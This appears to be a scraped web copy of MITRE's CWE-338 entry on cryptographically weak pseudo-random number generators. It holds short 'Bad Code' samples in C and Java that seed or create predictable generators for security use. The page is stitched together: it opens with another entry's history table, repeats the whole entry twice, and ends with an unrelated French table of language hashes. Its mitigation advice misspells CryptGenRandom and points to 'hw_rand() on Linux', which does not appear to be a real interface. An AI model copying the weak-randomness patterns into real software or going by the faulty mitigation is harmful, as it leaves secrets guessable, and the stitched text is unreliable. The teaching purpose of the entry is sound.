Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Obsolete

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	7 Pernicious Kingdoms		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations,	Time of Introduction	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Other	Notes, Taxonomy Mappings	
2009-03-10	CWE Content Team	MITRE	Internal
	updated Other Notes		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples		
Previous Entry Names			
Change Date	Previous Entry Name		
2008-01-30	Obsolete		

[BACK TO TOP](#)

Use of Cryptographically Weak PRNG

Weakness ID: 338 (Weakness Base)

Status: Draft

Description

Description Summary

The product uses a Pseudo-Random Number Generator (PRNG) in a security context, but the PRNG is not cryptographically strong.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Common Consequences

Scope	Effect
Authentication	Potentially a weak source of random numbers could weaken the encryption method used for authentication of users. In this case, a password could potentially be discovered.

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1

(Bad Code)

Example Languages: C and C++

```
srand(time()) int randNum = rand();
```

(Bad Code)

Example Language: Java

```
Random r = new Random()
```

For a given seed, these "random number" generators will produce a reliable stream of numbers. Therefore, if an attacker knows the seed or can guess it easily, he will be able to reliably guess your random numbers.

Potential Mitigations

Design through Implementation: Use functions or hardware which use a hardware-based random number generation for all crypto. This is the recommended solution. Use CyptGenRandom on Windows, or hw_rand() on Linux.

Other Notes

Often a pseudo-random number generator (PRNG) is not designed for cryptography. Sometimes a mediocre source of randomness is sufficient or preferable for algorithms which use random numbers. Weak generators generally take less processing power and/or do not use the precious, finite, entropy sources on a system.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	330	Use of Insufficiently Random Values	Development Concepts (primary)699 Research Concepts (primary)1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Non-cryptographic PRNG

Content History

Submissions				
Submission Date	Submitter	Organization	Source	
	CLASP		Externally Mined	
Modifications				
Modification Date	Modifier	Organization	Source	
2008-07-01	Eric Dalci	Cigital	External	
	updated Time of Introduction			
2008-09-08	CWE Content Team	MITRE	Internal	
	updated Common Consequences, Relationships, Other Notes, Taxonomy Mappings			
Previous Entry Names				
Change Date	Previous Entry Name			
2008-04-11	Non-cryptographic PRNG			

[BACK TO TOP](#)

Use of Cryptographically Weak PRNG

Weakness ID: 338 (Weakness Base)

Status: Draft

Description

Description Summary

The product uses a Pseudo-Random Number Generator (PRNG) in a security context, but the PRNG is not cryptographically strong.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Common Consequences

Scope	Effect
Authentication	Potentially a weak source of random numbers could weaken the encryption method used for authentication of users. In this case, a password could potentially be discovered.

Likelihood of Exploit

Medium

Demonstrative Examples

Example 1

(Bad Code)

Example Languages: C and C++

```
srand(time()) int randNum = rand();
```

(Bad Code)

Example Language: Java

```
Random r = new Random()
```

For a given seed, these "random number" generators will produce a reliable stream of numbers. Therefore, if an attacker knows the seed or can guess it easily, he will be able to reliably guess your random numbers.

Potential Mitigations

Design through Implementation: Use functions or hardware which use a hardware-based random number generation for all crypto. This is the recommended solution. Use CyptGenRandom on Windows, or hw_rand() on Linux.

Other Notes

Often a pseudo-random number generator (PRNG) is not designed for cryptography. Sometimes a mediocre source of randomness is sufficient or preferable for algorithms which use random numbers. Weak generators generally take less processing power and/or do not use the precious, finite, entropy sources on a system.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	330	Use of Insufficiently Random Values	Development Concepts (primary)699 Research Concepts (primary)1000

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Non-cryptographic PRNG

Content History

Submissions				
Submission Date	Submitter	Organization	Source	
	CLASP		Externally Mined	
Modifications				
Modification Date	Modifier	Organization	Source	
2008-07-01	Eric Dalci	Cigital	External	
	updated Time of Introduction			
2008-09-08	CWE Content Team	MITRE	Internal	
	updated Common Consequences, Relationships, Other Notes, Taxonomy Mappings			
Previous Entry Names				
Change Date	Previous Entry Name			
2008-04-11	Non-cryptographic PRNG			

[BACK TO TOP](#)

Langages analysés

Langage	Nombre hash	Date de modification
JavaScript	5920256227382477	11/08/2026
VbScript	1177508680479543	18/06/2026
PHP	9145665145651715	11/08/2026
SQL	0901076916759238	11/08/2026
Common	0380925953847398	11/08/2026